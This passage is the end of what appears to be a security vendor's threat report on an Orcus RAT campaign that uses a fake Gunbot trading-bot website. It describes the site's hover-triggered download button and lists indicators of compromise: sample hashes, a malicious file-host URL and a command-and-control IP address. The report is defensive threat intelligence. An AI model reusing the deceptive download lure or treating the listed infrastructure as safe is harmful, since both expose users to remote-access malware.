


Fig16. Maintenance message from some of the “inactive” domains

It’s possible that the threat actors cycle these sites between their malware campaigns. One of the websites on the list, “[qunthy.org](#)” leads to a fake website for Gunbot. On the legitimate Gunbot website, interested clients are redirected to the developer’s Telegram profile, which is done by clicking the “CONTACT” button. In the case of the fake website, that button is replaced with a “GET IT” button that can be triggered just by hovering on it. This leads to a file hosting website, “<http://desfichiers.com/?9onk0nboih>”. However, as of this writing, the file pointed to by the URL no longer exists , however it seems safe to assume that it’s nothing benign.




Fig17. Official website of Gunbot




Fig18. Fake website of Gunbot




Fig19. Hosted file that no longer exists

Conclusion

The rise of Bitcoin to the top of the burgeoning cryptocurrency market has paved the way to the creation of bot trading applications such as Gunbot. Malicious counterfeit sites are sophisticated in terms of stealth and general infrastructure, and pose great risks to Bitcoin traders who may be tricked by its schemes.

In our investigation of Orcus RAT, we have again proven again that its capabilities go beyond the scope of a harmless administration tool. Regardless of the developer's claim and defense, the reality is that the application is being used in cybercrime campaigns.

-= FortiGuard Lion Team =-

Protection

1. FortiSandbox rates all the samples with High Risk without additional reconfiguration.
2. C&C's and download sites are already blocked using Fortinet Web Filtering.

IOC

5a87b68d38993a429fedf258198dce24ddffe4e9ba5e20b11bc78d7d045e85ca –
MSIL/Orcus.KAD!tr

457d8e6f3a4be23dd46c91bfc45c97c241bc741656d6192aca05dfeaecc17fa4 –
MSIL/Orcus.KAD!tr

5ef25d21925b2b116548fcc21fd3d8e47f2e540aaffae124da50787d124e62d5 –
MSIL/Orcus.KAD!tr

3941995e94d491968e95f19e6b0b0ded8b97084b219b722f6766a45e05f286db -
MSIL/Orcus.KAD!tr

a949b92d82e66816f791683aa40e4b20cf132ec190c2936463a15068c31d0588 –
MSIL/Orcus.KAD!tr

0a3280b85932d9aca690bb770a104c2d4123af37494a3af6ec469972f4907de6 –
MSIL/Orcus.KAD!tr

41104f7d0087ea6e2a973f91ab2f18fce3ba5d31d81ab18434e3fcd24d871fef –
MSIL/Orcus.KAD!tr

b98b1626071d7f6ef368813f4f5f6f77123c6243f6957be3aa3102aa012d5921 –
MSIL/Orcus.KAD!tr

9e50bdad057ce4e3e386a44e3ffbd644f59e03c252b244e783d03684bf91bd11 -
VBS/Agent.NYT!tr.dldr

C&C

172.111.160.213

Sign up for our weekly FortiGuard Labs [intel briefs](#) or to be a part of our [open beta](#) of Fortinet's FortiGuard Threat Intelligence Service.

Related Posts

Copyright © 2022 Fortinet, Inc. All Rights Reserved

[Terms of Services](#)[Privacy Policy](#)

| [Cookie Settings](#)